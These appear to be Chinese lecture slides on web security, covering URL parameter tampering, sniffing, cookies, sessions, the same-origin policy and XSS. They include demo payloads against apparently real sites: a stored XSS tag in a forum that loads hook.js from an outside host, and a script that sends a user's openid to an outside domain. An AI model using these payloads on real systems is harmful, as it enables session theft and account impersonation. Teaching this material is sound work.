HTTP的响应状态码由5段组成：

```
1xx 消息，一般是告诉客户端，请求已经收到了，正在处理，别急...
2xx 处理成功，一般表示：请求收悉、我明白你要的、请求已受理、已经处理完成等信息.
3xx 重定向到其它地方。它让客户端再发起一个请求以完成整个处理。
4xx 处理发生错误，责任在客户端，如客户端的请求一个不存在的资源，客户端未被授权，禁止访问等。
5xx 处理发生错误，责任在服务端，如服务端抛出异常，路由出错，HTTP版本不支持等。
```

3.2 URL概述


- Web资源（如HTML文档、图像、视频等）的访问通过**URL（Uniform Resoure Locator）**统一资源定位器来进行
- URL一般由多个部分组成：
  - 资源的访问机制（协议），如http、ftp等等
  - 存放资源的主机名及端口号：localhost:8080
  - 资源自身的名称：/abc/index.jsp
  - 查询参数：?username=anybody
  - ……

http://localhost:8080/abc/index.jsp?username=anybody

3.3 URL攻击

- 方式1：利用服务器端参数检测的不完备
  - 原理：当服务器端认证存在漏洞时，通过URL来猜测某些资源的存放地址，从而非法访问应受保护的资源或执行非法操作
  - 本质：服务端代码对客户端请求参数缺乏完备的检查
  - 实例：
    - 例1：若某网站的找回密码链接URL为：
      http://example.org/private.php?user=abc&email=abc@d.org
      可尝试替换user域为其他用户，将找回密码邮件发至指定邮箱
    - 例2：若某教学系统网站学生查看成绩链接的URL为：
      http://a.edu.cn/score.jsp?stuno=2021200XXX
      可尝试替换stuno域为其他同学的学号，查看其他同学的成绩
  - 缓解方法：对于每一个受保护的访问目标，都需要进行用户认证的检查

演示：挤上“魂斗罗”的游戏排行榜



3.3 URL攻击

- 方式2：嗅探关键的参数信息
  - 原理：关键的参数信息以“明文”形式通过URL中进行传播，可以被相同网络接入点内的其它主机截获；若关键信息具有某种简单的特征，即便不在同一个网络环境中，也可以通过暴力破解的方式获得
  - 实例：


在“UV的匿名测试墙”上禁言用户oZpm[redacted]DK3DK4g：

https://weixiao.nickboy.cc/wall/mAdmin/Block?media_id=gh_77aef1d9cf29&pass=*******&openid=oZpm[redacted]DK3DK4g&blocked=1

  - 缓解：在作为URL参数发送前，对关键信息进行加密，或者引入校验和


演示：获取“UV的匿名测试墙”管理员密码

- 方式1：使用Wireshark监听WiFi网络



演示：获取“UV的匿名测试墙”管理员密码


- 方式2：使用BurpSuite进行密码爆破



目录

引子1

YOJ：窃取用户登陆身份凭证



引子2

三国杀论坛：强迫加好友和转移“粮饷”


https://club.sanguosha.com/misc.php?mod=ranklist

通过留言方式
注入的脚本代码

```
<a href="home.php?mod=space&uid=1044931&do=profile" target="_blank" id="bid_1044931" onmouseover="showTip(this)" tip="UV1988: <img src=x onerror=appendscript('https://www.youwei.site/uv/hook.js')>" initialized="true">
  <img src="https://club.sanguosha.com/uc_server/data/avatar/001/04/49/31_avatar_small.jpg" onerror="this.onerror=null;this.src='https://club.sanguosha.com/uc_server/images/noavatar_small.gif'">
```


4.1 Cookie

- Cookie是一段存放在客户端的文本数据，由服务器端生成，发送给客户端浏览器。客户端浏览器如果设置为启用cookie，则会将这个小文本数据保存到其某个目录下的文本文件内（**永久Cookie**）或浏览器内存中（**临时Cookie**）
- 客户端下次登录同一Domain下的网页，浏览器则会自动将Cookie读入之后，传给服务器端。服务器端可以对该Cookie进行读取并验证。一般情况下，Cookie中的值是以key-value的形式进行表达的
- HTTP是一种无状态协议。Cookie可认为是一种**跨页面**的数据共享机制，常被用来保存用户认证相关的信息
- 问题：什么时候需要跨页面数据共享？



4.1 Cookie

- **服务器端应用**可通过以下方式保护敏感的Cookie值：
  - 给一个Cookie赋以空值，清空敏感信息
  - 设置适当的Cookie的失效时间，让该Cookie在一段时间后自动被删除（如在会话结束时）
  - 设置Cookie的HTTP-ONLY属性，禁止JavaScript读取




设置Cookie的HTTP-ONLY属性为True可以禁止被脚本程序访问，降低被跨站攻击盗取Cookie的风险

4.1 Cookie

- 在盗取了Cookie后，攻击者可以通过构造包含盗取Cookie的请求来冒充合法用户身份，即**重放攻击（Replay Attack）**，通常攻击者会冒充用户登录：
  - BBS
  - Web mail
  - 网络购物网站
  - ……

4.2 Session

- **会话(Session)**的含义是指某个用户在网站上的有始有终的一系列动作的集合。例如，用户在访问网站时， Session就是指从用户登入站点到到关闭浏览器所经过的这段过程。**Web领域中的Session又指服务器端创建的一段可定制的数据**
- Session中的数据可以被同一个客户在网站的一次会话过程共享。但是对于不同客户来说，每个人的Session是不同的
- Session可认为是一种保存在服务器端的跨页面（跨请求）的数据共享机制



4.2 Session


- 当程序需要为某个客户端的请求创建一个Session的时候，服务器可以首先检查这个客户端的请求里是否已包含了一个Session标识：称为Session ID（通常为一个随机的长字符串）
  - 如果已包含一个Session ID则说明以前已经为此客户端创建过Session，服务器就按照Session ID把这个 Session检索出来使用
  - 如果客户端请求不包含Session ID，则为此客户端创建一个Session并且生成 一个与此Session相关联的Session ID， Session ID的值应该是一个既不会重复，又不容易被找到规律以仿造的字符串，这个Session ID可在响应中返回给客户端保存
- 一般情况下， **Session ID被保存在客户端的Cookie中**（如用户登录成功后，将用户认证成功的信息存放在一个Session中，并将此Session ID设置存放在客户端Cookie中）

4.2 Session

- 当用户结束会话时（如关闭浏览器），服务端的Session并不会被立即删除（若非主动告知，服务端并不会知道用户结束了会话）。除非程序通知服务器删除一个Session，否则服务器会一直保留这个Session对象，直到Session超时失效，被垃圾收集机制收集掉
- 攻击者如果能获得Session ID，有可能利用其这个Session ID来对应服务器端的某个Session对象，从而实施攻击（通常为假冒对应Session的用户）。Session ID可以认为是操作Session的**句柄**
- **Session机制的安全性很大程度上依赖于Cookie的安全性**

4.3 同源策略

- **一个超文本网页可能内嵌有多个来源的资源**，对客户端脚本的资源访问必须加以控制
- 为此，Netscape提出的**同源策略（Same Origin Policy，SOP）**成为一个基本的Web安全策略
  - 根据这个策略，不同域下的JavaScript无法跨域操作别的域下的对象：源自baidu.com的JavaScript代码，不能访问源自google.com的页面内容
  - 所谓同源一般是指：域名，协议，端口相同




4.3 同源策略

- 判断以下URL是否同源

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

4.4 跨站脚本攻击概述

- 代码注入：注入的代码在目标页面的上下文环境中运行，使得其与目标站点同源




```
var domain = "http://2.gongwanlu.sinaapp.com";
alert(2);
function getQueryString(url, key) {
  var qs = url.search.substr(1);
  var args = {};
  var items = qs.length ? qs.split("&") : [];
  var item = null;
  var len = items.length;
  for(var i = 0; i < len; i++) {
    item = items[i].split("=");
    var name = decodeURIComponent(item[0]);
    var value = decodeURIComponent(item[1]);
    if(name) {
      args[name] = value;
    }
  }
  return args[key];
}

var media_id = getQueryString(location, "media_id");
var storage_item = "ui3_" + media_id;
var item = localStorage.getItem(storage_item);
var json = JSON.parse(item);
var openid_wxwall = json["openid"];
var vid = json["vid"];
var done = json["done"];
var redirect = "http://weixiao.nickboy.cc/go_to_wall/" + media_id;

if (done == null) {
  json["done"] = "true";
  localStorage.setItem(storage_item, JSON.stringify(json));
  location.href = domain + encodeURI("/uv/wxwall/authorize.php?openid_wxwall=" + openid_wxwall + "&vid=" + vid + "&redirect=" + redirect);
}
```

匿名墙为管理员提供了一个开放的注入代码方式：高级配置->插件

4.4 跨站脚本攻击概述


- 跨站脚本是指在远程的Web页面的HTML代码中插入具有恶意目的的代码，当用户访问此页面时，用户浏览器将会执行嵌入其中的脚本
- 跨站脚本在英文中称为Cross-Site Scripting，缩写为XSS。XSS可认为是一种浏览器中的代码注入漏洞，浏览器实际上提供了一个能支持多种语言的解释执行环境
- Web浏览器也是一个**脚本语言解释执行器**
  - 脚本可嵌入到HTML页面中，由浏览器解释执行
  - 可支持多种语言（JavaScript、VBScript、ActiveX等）， 最常见的是JavaScript
- “跨站”表示：目标Web网站原有脚本之外的脚本
  - 攻击者驱使Web Server传递恶意脚本给用户
  - 恶意脚本在用户浏览器中执行（避开同源策略的保护）

4.4 跨站脚本攻击概述

- 跨站脚本一般需要以下几个条件：
  - Web应用会与用户进行交互，接收用户输入；
  - 输入被用于创建动态内容（其他用户可访问）
  - 输入没有经过足够的检验（未过滤恶意的内容）
- XSS常用于：
  - 窃取认证信息
  - 窃取Web页面内容、修改Web页面
  - 伪造Web应用界面（如登录）
  - ……
- XSS可大致分为2种类型：
  - 反射型XSS：反射型XSS只是将用户输入数据"反射"回用户浏览器中，攻击者需要诱使用户访问一个有漏洞的链接，而攻击向量存放在这个链接URL中（参数部分）
  - 存储型XSS：攻击向量被存储在服务器端（如新闻评论、论坛帖子、邮件内容），当用户访问相关页面时被装载进用户浏览器中执行


反射型XSS

http://myserver.com/test.jsp?name=Stefan



